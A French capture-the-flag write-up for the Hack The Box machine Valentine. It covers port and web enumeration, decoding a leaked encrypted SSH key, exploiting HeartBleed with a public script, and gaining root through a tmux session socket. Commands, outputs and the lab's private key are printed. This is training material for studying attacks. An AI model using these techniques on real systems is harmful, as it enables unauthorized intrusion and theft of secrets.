


Introduction

Valentine est un Linux dont l'adresse IP est 10.10.10.79. Elle est conçue pour en apprendre davantage sur la faille HeartBleed.

Compétences mises en œuvre :

- Enumération des ports et services.
- Enumération des fichiers/dossiers d'un site web.
- Identification et exploitation de la faille HeartBleed.
- Exploitation d'abus de droit sur un binaire (tmux).

Enumération

Nous commençons comme d'habitude par scanner les ports et services avec **nmap** :

```
$ nmap –T4 –A 10.10.10.79
```

```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_ssl-date: 2020-09-02T18:22:44+00:00; +2s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Les ports **22**, **80** et **443** sont ouverts, ils correspondent respectivement aux services **openssh**, **http** et **https**. Dans la plupart des boxes HTB, la faille est présente dans le port 443 au lieu du 80, donc on commence l'énumération par ce dernier avec **dirsearch**:

```
$ dirsearch –w wordlist –f –e "php,txt" –t 80 –u https://10.10.10.79/ -r 2
```

```
[20:29:27] Starting:
[20:29:27] 200 -   38B  - /
[20:29:27] 200 -   38B  - /index
[20:29:29] 301 -  310B  - /dev  ->  https://10.10.10.79/dev/
[20:30:27] 200 -  554B  - /encode
[20:30:30] 200 -  552B  - /decode
[20:30:46] 200 -  150KB - /omg
[20:33:58] 403 -  293B  - /server-status
[20:39:48] Starting: dev/
[20:39:48] 200 -    1KB - /dev/
[20:39:51] 200 -  227B  - /dev/notes
```

Après plus d'investigations, le dossier **dev** contient un fichier **hype_key** qui est une suite de caractère hexadécimal que l'on récupère avec la commande **wget** :

```
$ wget –no-check-certificate https://10.10.10.79/dev/hype_key
```

```
└─[★]$ wget --no-check-certificate https://10.10.10.79/dev/hype_key
--2020-09-02 20:36:31--  https://10.10.10.79/dev/hype_key
Connexion à 10.10.10.79:443… connecté.
Avertissement : le certificat de « 10.10.10.79 » n'est pas de confiance.
Avertissement: The certificate of « 10.10.10.79 » doesn't have a known issuer.
Avertissement : le certificat de « 10.10.10.79 » a expiré.
Le certificat a expiré
Le propriétaire du certificat ne correspond pas au nom d'hôte « 10.10.10.79 »
requête HTTP transmise, en attente de la réponse… 200 OK
Taille : 5383 (5,3K)
Sauvegarde en : « hype_key »

hype_key                          100%[=====================================================>]   5,26K  --.-KB/s    ds 0,002s

2020-09-02 20:36:31 (3,12 MB/s) – « hype_key » sauvegardé [5383/5383]
```


Nous utilisons la commande **xxd** pour convertir la clé **d'hexadécimal** en **ascii** :

```
$ cat hype_key | xxd –r –p > Hype.ssh.key
```

```
└─[★]$ cat hype_key | xxd -r -p
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40rxl5
XqhDUBhyk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK
aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
+wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E
AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q
r08pkOxArXE2dj7eX+bq65635OJ6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe
2VWRyTZ1FfngJSsv9+Mfvz341lbzOIWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky
e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC
dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX
cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY
pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj
Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL
suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii3OEW
l0ln9L1b/NXpHjGa8WHHTjoIilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT
RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8MkhD3
-----END RSA PRIVATE KEY-----
```

Nous voyons alors une clé ssh. Si nous tentons de nous connecter avec cette clé en ssh sur la machine Valentine, nous aurons une erreur :



Si nous retournons sur la page d'accueil du site web, nous pouvons voir une image dont le logo ressemble énormément au logo de la faille **HeartBleed**, nous pouvons alors tester si elle est présente avec **nmap** :

```
$ nmap –p443 –script ssl-heartbleed 10.10.10.79
```

La faille étant présente, nous allons l'exploiter.


Exploitation

Nous allons chercher l'exploit :


```
$ git clone https://gist.github.com/eelsivart/10174134
```

Nous le lançons alors :

```
Python heartbleed.py 10.10.10.79 –n 201
```



L'exploit nous permet de repérer un texte en **base 64**, que nous décodons pour obtenir :



Après avoir cherché longtemps, ce message est en réalité une **passphrase** qui va avec la clé ssh trouvée plus tôt :

```
$ sudo ssh –i Hype.ssh.key hype@10.10.10.79
```


```
└─── [★]$ sudo ssh -i Hype.ssh.key hype@10.10.10.79
load pubkey "Hype.ssh.key": invalid format
The authenticity of host '10.10.10.79 (10.10.10.79)' can't be established.
ECDSA key fingerprint is SHA256:lqH8pv30qdlekhX8RTgJTq79ljYnL2cXflNTYu8LS5w.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.79' (ECDSA) to the list of known hosts.
Enter passphrase for key 'Hype.ssh.key':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$
```

Nous pouvons alors récupérer le flag user :



Elévation de privilège

Dans les commandes de bases pour l'énumération, la commande **history** nous donne un résultat :

```
hype@Valentine:~$ history
    1  exit
    2  exot
    3  exit
    4  ls -la
    5  cd /
    6  ls -la
    7  cd .devs
    8  ls -la
    9  tmux -L dev_sess
   10  tmux a -t dev_sess
   11  tmux --help
   12  tmux -S /.devs/dev_sess
   13  exit
   14  ls
   15  cat Desktop/user.txt
   16  sudo -l
   17  history
```

Nous nous rendons alors dans le dossier **.devs** pour consulter les droits :

```
hype@Valentine:/.devs$ file dev_sess
dev_sess: socket
hype@Valentine:/.devs$ ls -al
total 8
drwxr-xr-x  2 root hype 4096 Sep  2 04:36 .
drwxr-xr-x 26 root root 4096 Feb  6  2018 ..
srw-rw----  1 root hype    0 Sep  2 04:36 dev_sess
```

Nous tentons la même commande vue dans **l'historique bash** et nous obtenons un shell root :

```
$ tmux –S dev_sess
# id
# cat /root/root.txt
```

```
root@Valentine:/.devs# id
uid=0(root) gid=0(root) groups=0(root)
root@Valentine:/.devs# cat /root/root.txt
f1
```